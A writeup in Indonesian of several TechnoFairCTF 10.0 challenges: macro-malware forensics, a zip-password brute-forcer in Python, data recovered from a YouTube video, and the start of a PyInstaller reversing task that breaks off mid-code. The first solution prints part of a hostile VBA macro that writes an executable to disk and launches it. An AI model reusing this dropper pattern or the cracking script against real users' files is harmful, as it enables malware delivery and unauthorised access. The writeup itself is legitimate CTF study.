

TechnoFairCTF 10.0 Writeup

By: terimakasih gundar udh join slahsrootctf 7

gedehari

Anehinnn

adi_winters



*P.S. 8 jam ngerjain nya njir

I. Digital Forensic

Problem 1: file pemberian fans

DESCRIPTION

aldi tahir di kirimkan penggemar suatu file melalui gmail, ketika file tersebut di buka beliau mendapatkan notif windows firewall yang mendeteksi adanya virus, dia shock dan dia ingin meminta bantuan apakah anda siap membantu beliau untuk mengecek isi file tersebut?

Author : MuhammadR

https://mega.nz/file/9WkQTJDD#NPKkNvQJe06k86fqMHO4y9NxDxqDPALHvrl78_eCApl

SOLUTION

Disini, kami diberikan sebuah file berformat docx yang bernama file.docx. Saat mendownload file, terdapat peringatan bahwa file tersebut mengandung malware berbahaya, tapi karena saya menggunakan OS Linux pada VM maka gasss aee download.

Hal pertama yang terpikirkan jika mendengar kata virus adalah melakukan scanning pada website virustotal (www.virustotal.com/). Pada saat discan, benar saja terdeteksi malware dalam file.docx tersebut. Langkah selanjutnya adalah mengecek COMMUNITY untuk melihat comments.



Docguard
4 days ago

Filename: 94b7d8e7a0e0373ab25199138b1029b9b57bcce250813f91281ed793ac71fdf2

SHA256: 94b7d8e7a0e0373ab25199138b1029b9b57bcce250813f91281ed793ac71fdf2

Verdict: Malicious

BlacklistApi: Detected

Analysis Report: <https://app.docguard.io/94b7d8e7a0e0373ab25199138b1029b9b57bcce250813f91281ed793ac71fdf2/results/dashboard>

Disana terdapat analysys report dari Docguard yang dapat dilihat pada link

<https://app.docguard.io/94b7d8e7a0e0373ab25199138b1029b9b57bcce250813f91281ed793ac71fdf2/results/dashboard>. Tanpa basa basi, kita langsung meluncur ke link tersebut.

Selanjutnya, kita buka menu Suspicious Codes. Pada NewMacros terdapat kode yang berisi flag dari chall ini.

```

18 Dim Ohnjd6 As Byte
19 Dim Ohnjd99 As String
20 Dim Ohnjd00 As String
21 Dim Mortoyzklis As String
22 Mortoyzklis = "Mortoyzklis"
23 Ohnjd000 = "ngapalin ke sini2 banyak fake flag wkwk"
24 Ohnjd11 = "TechnoFairCTF{{ QUOTE 82 106 82 114 90 86 57 71 84 68 82 110 73 83 69 104 88 122 82 51 77 71 116 88 89 88 100 118 97 121 52 117 }}"
25 Ohnjd111 = "TechnoFairCTF(RrzV9GtDn15hKzR3HGeXYdway4u)"
26 Ohnjd1 = "vvOHsyGnyJustq.exe"
27 Ohnjd2 = Environ("USERPROFILE")  

28 Ohnjd99 = "%257B%2520QUOTE%2520%252384%2523101%252399%2523104%2523110%25  

29 Chbrlve (Ohnjd2)
30 Chbrl (Ohnjd2)
31 Ohnjd3 = FreeFile()
32 Open Ohnjd1 For Binary As Ohnjd3
33 For Each Ohnjd4 In ActiveDocument.Paragraphs
34     Ohnjd11 = Ohnjd4.Range.Text
35     If (Ohnjd9 = True) Then
36         Ohnjd8 = 1
37         While (Ohnjd8 < Len("TechnoFairCTF{{ QUOTE 82 106 82 114 90 86 57 71 84 68 82 110 73 83 69 104 88 122 82 51 77 71 116 88 89 88 100 118 97 121 52 117 }}"))
38             Ohnjd6 = Mid("TechnoFairCTF{{ QUOTE 82 106 82 114 90 86 57 71 84 68 82 110 73 83 69 104 88 122 82 51 77 71 116 88 89 88 100 118 97 121 52 117 }}", Ohnjd8, 4)
39             Put #Ohnjd3, Ohnjd6
40             Ohnjd8 = Ohnjd8 + 4
41         ElseIf (InStr(1, Ohnjd11, Mortoyzklis) > 0 And Len("TechnoFairCTF{{ QUOTE 82 106 82 114 90 86 57 71 84 68 82 110 73 83 69 104 88 122 82 51 77 71 116 88 89 88 100 118 97 121 52 117 }}"))
42             Ohnjd9 = True
43         End If
44     Next
45     Close #Ohnjd3
46     Ohnjd11 ("vvOHsyGnyJustq.exe")
47 Sub Ohnjd13(Ohnjd10 As String)
48     Ohnjd7 = Shell(Ohnjd10, vbNormal)

```

Awalnya saya kegirangan mendapat flag pada line atas, namun ternyata itu fake flag. Pada code ini terdapat banyak fake flag. Akhirnya saya memutuskan untuk mencoba membedah line yg paling panjang yaitu pada:

```

Ohnjd99 =
"%257B%2520QUOTE%2520%252384%2523101%252399%2523104%2523110%25
3111%252370%252397%2523105%2523114%252367%252384%252370%2523123%
252384%2523104%252349%252383%252395%252377%252352%252399%2523114%
%252348%252395%252349%2523115%252395%252368%252352%2523110%25237
1%252351%2523114%2523111%252385%2523115%252395%252370%252348%252
3114%252395%252389%252348%2523117%2523125%2523%2520%257D"

```

Disana terdapat %257B yang artinya itu telah di encode dengan URL encoder, jadi saya decode dengan URL decoder dan mendapat hasil

```
%7B%20QUOTE%20%2384%23101%2399%23104%23110%23111%2370%2397%23105  
%23114%2367%2384%2370%23123%2384%23104%2349%2383%2395%2377%2352%  
2399%23114%2348%2395%2349%23115%2395%2368%2352%23110%2371%2351%2  
3114%23111%2385%23115%2395%2370%2348%23114%2395%2389%2348%23117%  
23125%23%20%7D
```

Kemudian decode lagi sehingga mendapat hasil

```
{ QUOTE  
#84#101#99#104#110#111#70#97#105#114#67#84#70#123#84#104#49#83#9  
5#77#52#99#114#48#95#49#115#95#68#52#110#71#51#114#111#85#115#95  
#70#48#114#95#89#48#117#125# }
```

Disini terlihat kemungkinan ini adalah decimal. Saya coba untuk mengconvert decimal menjadi ASCII dan dapat flag!

Convert Decimal to ASCII, encode and translate characters, letters, words, sentences.

```
{ QUOTE  
#84#101#99#104#110#111#70#97#105#114#67#84#70#123#84#104#49#83#9  
#95#77#52#99#114#48#95#49#115#95#68#52#110#71#51#114#111#85#11  
5#95#70#48#114#95#89#48#117#125# }
```

Upload Sample Copy Download Clear

Convert Clear

ASCII output text

```
TechnoFairCTF{Th1S_M4cr0_1s_D4nG3roUs_F0r_Y0u}
```

FLAG

```
TechnoFairCTF{Th1S_M4cr0_1s_D4nG3roUs_F0r_Y0u}
```

Problem 2: mylog

DESCRIPTION

hahaha hooo hoooo more than 10 coins ?

author: boyz flag: TechnoFairCTF{}

https://mega.nz/file/3k8ARYwR#9fjE0jy85UD1hF_XVPg1wi-wC4plIHE1sspC29kSztk

SOLUTION

Link yang diberikan diatas merupakan link download file dengan nama chall.zip. Zip ini berisi:

Name	Date Modified	Size	Kind
archive.zip	28 June 2023 19.37	4 KB	ZIP archive
password.txt	28 June 2023 19.37	14 bytes	Plain Text
history	28 June 2023 19.37	218 bytes	Document

archive.zip sayangnya memerlukan password, tapi ooo apa ini?? password.txt??

703435356B756E

Berita buruk, file history menunjukkan bahwa password.txt dimanipulasi sehingga hilang 5 byte (karakter) dari aslinya.

```
2229 nano password.txt
2230 zip -e archive.zip maleo.log
2231 cp password.txt backuppassword.txt
2232 truncate -s -5 password.txt
2233 cat password.txt
2234 cat backuppassword.txt
2235 rm -rf backuppassword.txt
```

Tenang, ada metode ~~bruteforcing~~. Dengan mengasumsikan bahwa karakter terakhir dari password.txt adalah sebuah newline (jadi sebenarnya hilang cuma 4 karakter), dan dengan melihat pattern dari password tersebut (0-9, A-Z) saya membuat script Python untuk mem-bruteforce zip ini.

```

from time import sleep
import zipfile

zip_file = zipfile.ZipFile("./chall/archive.zip")
partialpass = "703435356B756E"
count = 0

rang = [48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 65, 66, 67, 68, 69, 70, 71, 72, 73,
74, 75, 76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90]

for a in rang:
    for b in rang:
        for c in rang:
            for d in rang:
                password = partialpass + chr(a) + chr(b) + chr(c) + chr(d)
                try:
                    zip_file.extractall(pwd=password.encode())
                except:
                    count += 1
                    if (count % 10000 == 0):
                        print(str(count) + " count... " + password)
                        continue
                    else:
                        print("[+] Password found:", password)
                        exit(0)

print("Bruteforce failed.")

```

Hanya setelah beberapa percobaan, password dari zip ini ketemu, dan berhasil meng-extract sebuah file bernama maleo.log

```

380000 count... 703435356B756E857J
390000 count... 703435356B756E8CXB
400000 count... 703435356B756E8KN3
410000 count... 703435356B756E8SCV
420000 count... 703435356B756E902N
430000 count... 703435356B756E97SF
440000 count... 703435356B756E9FI7
450000 count... 703435356B756E9N7Z
460000 count... 703435356B756E9UXR
470000 count... 703435356B756EA2NJ
480000 count... 703435356B756EAADB
[+] Password found: 703435356B756EAE3F

```

```
maleo.log mylog ×
maleo.log
1 2023-06-28 18:32:46.621539 maleo_prover:::prover blocked shared....
2 2023-06-28 18:32:46.621671 maleo_prover:::prover your host send 6 coin....
3 2023-06-28 18:32:46.621671 maleo_prover:::give 'G' for reward....
4 2023-06-28 18:32:46.621682 maleo_prover:::prover your host send 12 coin....
5 2023-06-28 18:32:46.621682 maleo_prover:::give 'V' for reward....
6 2023-06-28 18:32:46.621688 maleo_prover:::prover try new connection with different port....
7 2023-06-28 18:32:46.621690 maleo_prover:::prover your host send 12 coin....
8 2023-06-28 18:32:46.621690 maleo_prover:::give 'G' for reward....
9 2023-06-28 18:32:46.621695 maleo_prover:::prover trying open port....
10 2023-06-28 18:32:46.621699 maleo_prover:::prover connect your data just connecting....
11 2023-06-28 18:32:46.621703 maleo_prover:::prover keep running....
12 2023-06-28 18:32:46.621705 maleo_prover:::prover trying set dns....
13 2023-06-28 18:32:46.621708 maleo_prover:::prover your host send 11 coin....
14 2023-06-28 18:32:46.621708 maleo_prover:::give 'V' for reward....
15 2023-06-28 18:32:46.621713 maleo_prover:::prover keep running....
```

Balik lagi ke deskripsi soal, *more than 10 coins*, apakah mungkin bahwa kita hanya meladeni reward huruf yang diberikan lebih dari 10 coin? Script ini akan memfilter reward huruf dari lebih dari 10 coin.

```
file = open("maleo.log", "r").read()

lastcoin = -1
combined = ""

for line in file.splitlines():
    send = line.find("send")
    if send > 0:
        lastcoin = int(line[send::].split(" ")[1])
    give = line.find("give")
    if give > 0:
        letter = line[give::].split(" ")[1][1]
        if lastcoin > 10:
            combined += letter

print(combined)
```

Jika dijalankan, akan menghasilkan kombinasi string
VGVjaG5vRmFpckNURntMMGdfYWphX2I0bmdfYzMzM2t9. Terlihat seperti base64,
mari kita pecahkan.

Decode from Base64 format

Simply enter your data then push the decode button.

```
VGVjaG5vRmFpckNURntMMGdfYWphX2l0bmdfYzMzM2t9
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

ASCII Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

◀ DECODE ▶ Decodes your data into the area below.

```
TechnoFairCTF{L0g_aja_b4ng_c333k}
```

..and cracked it is.

FLAG

TechnoFairCTF{L0g_aja_b4ng_c333k}

Problem 3: ISG

DESCRIPTION

Wait.. how did I stored that!! even I forgot how to restored it


Chall: GLHF!!

Format Flag: TechnoFairCTF{random_string}

Author: jsbach#7151

SOLUTION

Terdapat link YouTube (<https://youtu.be/jiFTwHr5cZo>) yang memikiki tampilan sebagai berikut.



Njir apakah ini random noise??

Dilihat dari videonya, mungkin ini adalah teknik penyimpanan data dimana kotak putih artinya 1 dalam binary, dan kotak hitam artinya 0 dalam binary. Metode baca dimulai dari pojok atas kiri, membaca ke kanan, seperti layaknya urutan scanline.

Setelah memikirkan alurnya, saatnya mengeksekusi.

Pertama, saya download videonya menggunakan utility yt-dlp

```

> yt-dlp -f 136 https://youtu.be/jiFTwHr5cZo
[youtube] Extracting URL: https://youtu.be/jiFTwHr5cZo
[youtube] jiFTwHr5cZo: Downloading webpage
[youtube] jiFTwHr5cZo: Downloading android player API JSON
[youtube] jiFTwHr5cZo: Downloading player 1dda5629
WARNING: [youtube] jiFTwHr5cZo: nsig extraction failed: You may experience throttling for some formats
          n = dypkaND9LDIhv5l0 ; player = https://www.youtube.com/s/player/1dda5629/player_ias.vflset/en_US/base.js
[info] jiFTwHr5cZo: Downloading 1 format(s): 136
[dashsegments] Total fragments: 8
[download] Destination: isg [jiFTwHr5cZo].mp4
[download] 25.0% of ~ 80.00MiB at 261.24KiB/s ETA 00:10 (frag 2/8)^C


```

Kemudian, video tersebut saya jadikan png sequence dengan utility ffmpeg

```

> ffmpeg -i isg.mp4 -pix_fmt rgba out/output_%04d.png
ffmpeg version 6.0 Copyright (c) 2000-2023 the FFmpeg developers
  built with Apple clang version 14.0.3 (clang-1403.0.22.14.1)
configuration: --prefix=/opt/homebrew/Cellar/ffmpeg/6.0 --enable-shared --enable-pthreads --enable-version3 --cc=clang --host-cflags= --host-ldflags= --enable-ffplay --enable-gnutls --enable-gpl --enable-libaom --enable-libaribbb24 --enable-libbluray --enable-libdavid --enable-libmp3lame --enable-libopus --enable-libravie --enable-librist --enable-librubberband --enable-libsnappy --enable-libsrtp --enable-libsrtv1 --enable-libtesseract --enable-libtheora --enable-libvidstab --enable-libvmaf --enable-libvorbis --enable-libvpx --enable-libwebp --enable-libx264 --enable-libx265 --enable-libxml2 --enable-libxvid --enable-lzma --enable-libfontconfig --enable-libfreetype --enable-frei0r --enable-libass --enable-libopencore-amrnb --enable-libopencore-amrwb --enable-libopenjpeg --enable-libspeex --enable-libsoxr --enable-libzmq --enable-libzimg --disable-libjack --disable-indev=jack --enable-videotoolbox --enable-neon
libavutil      58. 2.100 / 58. 2.100
libavcodec     60. 3.100 / 60. 3.100
libavformat    60. 3.100 / 60. 3.100
libavdevice    60. 1.100 / 60. 1.100
libavfilter     9. 3.100 / 9. 3.100
libswscale      7. 1.100 / 7. 1.100
libswresample   4. 10.100 / 4. 10.100
libpostproc    57. 1.100 / 57. 1.100
Input #0, mov,mp4,m4a,3gp,3g2,mj2, from 'isg.mp4':

```



Setelah itu, saya menulis sebuah Python script untuk men-convert kotak hitam putih pada tiap frame video tersebut menjadi sebuah file.

```

from PIL import Image

size = [1280, 720]

# Overwrite the file, reopen with append mode
open("recovered", "w").close()
f = open("recovered", "a+b")


for num in range(2, 715):
    path = "out/output_" + str(num).rjust(4, "0") + ".png"
    print(path)
    im = Image.open(path)
    pix = im.load()
    byte = 0
    data = bytearray()
    pos = 7
    for y in range(0, int(size[1] / 2)):
        scaled_y = y * 2
        for x in range(0, int(size[0] / 2)):
            scaled_x = x * 2

            avg = 0.0
            avg += float(pix[scaled_x, scaled_y][0]) / 255.0
            avg += float(pix[scaled_x + 1, scaled_y][0]) / 255.0
            avg += float(pix[scaled_x, scaled_y + 1][0]) / 255.0
            avg += float(pix[scaled_x + 1, scaled_y + 1][0]) / 255.0
            avg /= 4.0

            if avg > 0.5:
                byte = byte | (1 << pos)
            pos -= 1
            if pos < 0:
                data.append(byte)
                pos = 7
                byte = 0
    f.write(data)

```

Video memiliki resolusi 1280x720, sedangkan resolusi kotaknya 2x2, sehingga setiap 2x2 ada data binary baru. Berikut visualisasinya: grid merah merupakan grid antar pixel.



Alasan dari tidak memilih frame 01 (frame paling pertama) dikarenakan frame pertama terlihat seperti ini. Saya rasa frame ini hanyalah sebuah glitch dan aman untuk diabaikan.

```
for num in range(2, 715):
```



Algoritma dibawah berfungsi untuk mengetahui rata-rata nilai pixel sebanyak 2x2, dengan menggunakan range 0.0-1.0. Karena video ini RGB dan video ini grayscale, saya hanya mengambil channel red saja. Alasan saya menggunakan algoritma averaging ini adalah untuk mengurangi corruption pada data binary yang akan di write ke file. Sumber video ini sudah memiliki cukup compression artifacts, ya wajar lah YouTube.

```
avg = 0.0
avg += float(pix[scaled_x, scaled_y][0]) / 255.0
avg += float(pix[scaled_x + 1, scaled_y][0]) / 255.0
avg += float(pix[scaled_x, scaled_y + 1][0]) / 255.0
avg += float(pix[scaled_x + 1, scaled_y + 1][0]) / 255.0
avg /= 4.0
```

Karena value dalam tiap average bervariasi (tidak selalu 0.0, dan tidak selalu 1.0), kita anggap value dibawah 0.5 itu bernilai 0, dan sebaliknya (semacam pembulatan). Namun, metode script ini menggabungkan data binary dengan pertama mengumpulkannya sebanyak 8 kali (8 bit). Jika average dari average lebih dari 0.5, Var byte akan di OR dengan 1 yang di bitshift kiri sebanyak pos kali (7-0), tergantung posisinya.

```
if avg > 0.5:
    byte = byte | (1 << pos)
    pos -= 1
```

Jika sudah terkumpul sebanyak 8 kali, byte akan di append ke variable data yang merupakan bytearray.

```
if pos < 0:
    data.append(byte)
    pos = 7
    byte = 0
```

Terakhir, jika data 1 frame habis, tulis data tersebut ke file


```
f.write(data)
```

Repeat sampai video frame habis. Jika dilakukan dengan benar, akan menghasilkan file recovered, dan jika di file...

```
apple ➜ ~/Documents/Projects/CTF/TechnoFairCTF_10.0/ISG
↳ file recovered
recovered: Zip archive data, at least v2.0 to extract, compression method=deflate
```

Ternyata sebuah zip file, oke saatnya extract.

```
 MacBook-Pro:~/Documents/Projects/CTF/TechnoFairCTF 10.0/ISG
$ unzip -d recovered_extracted/ recovered
Archive: recovered
warning [recovered]: 16777216 extra bytes at beginning or within zipfile
(attempting to process anyway)
file #1: bad zipfile offset (local header sig): 16777216
(attempting to re-compensate)
inflating: recovered_extracted/data/frame0.jpg
inflating: recovered_extracted/data/frame1.jpg
inflating: recovered_extracted/data/frame10.jpg
inflating: recovered_extracted/data/frame100.jpg
inflating: recovered_extracted/data/frame101.jpg
inflating: recovered_extracted/data/frame102.jpg
inflating: recovered_extracted/data/frame103.jpg
inflating: recovered_extracted/data/frame104.jpg
inflating: recovered_extracted/data/frame105.jpg
```






Dilihat dari file remove.sh, diberikan clue bahwa frame299-382 dihapus.

```
recovered_extracted > rm remove.sh
1 for i in {299..382}
2 do
3     rm data/frame$i.jpg
4 done
5
```

Jika kita melihat sumber videonya dan menuju ke frame tersebut, tentu saja, mengandung informasi yang kita tunggu-tunggu. Sebuah flag dengan 1 huruf tiap frame.



Jika digabungkan... maka akan menghasilkan...

FLAG

TechnoFairCTF{d0_n0t_5t0r3_y0ur_1mp0rt4nt_d4t4_1nt0_y0utu63_1nf1n1t3_5T0r493_9L1tch}

II. Reverse Engineering

Problem 1: mencariPW

DESCRIPTION


mister falatehan mendapatkan file login form dari mas joni bantu mister agar bisa login pada file tsb

link chall : https://mega.nz/file/0uNFiL7b#DSSWvJHaf0IIO-LngJZ7QtJMLiA_aN_X7kA6WrU5QzA


Author : rincember

SOLUTION

Link download menuju ke file bernama mencariPW.exe. Icon executable memiliki icon PyInstaller.




Sebelum di extract, mari kita jalankan terlebih dahulu.



Terlihat seperti login form. Kita tidak tahu username dan password nya, jadi saatnya decompile!!.

Pertama, executable PyInstaller di extract menggunakan pyinstxtractor.py (<https://github.com/extremecoders-re/pyinstxtractor>), kemudian file .pyc nya di decomp menggunakan pycdc (<https://github.com/zrax/pycdc>).



Ini adalah hasil decompile nya. Sebagian dari kode nya adalah perintah Tkinter nya, jadi jadi dibiarkan saja.

```
12 def login():
13     username = 'TechnoFairCTF'
14     password = [
15         'qswaefrdthy_gukojplzcxvbm',
16         'pkoilih_jyftgrsedwaqmzbvc',
17         'mlnkbjvhcgxfzdsapqowueyr_t',
18         'plokijuhygtfrdeswaqmnvbvcx',
19         'qswdefrgthyjukilopmnbzvcx',
20         'qswaefrgthyjukilpom_znxbcv',
21         'zqwsedrftgyhiji_kolpxcvbnm',
22         'qaedwsrf_tgujyhikpomznxbcv',
23         'mxnzbcvqsplokwdij_efuhrgyt',
24         'plokkmnzbxvcijuygtfrdeswa_o',
25         'plmoknijbuhvgygctfxrdzeswad',
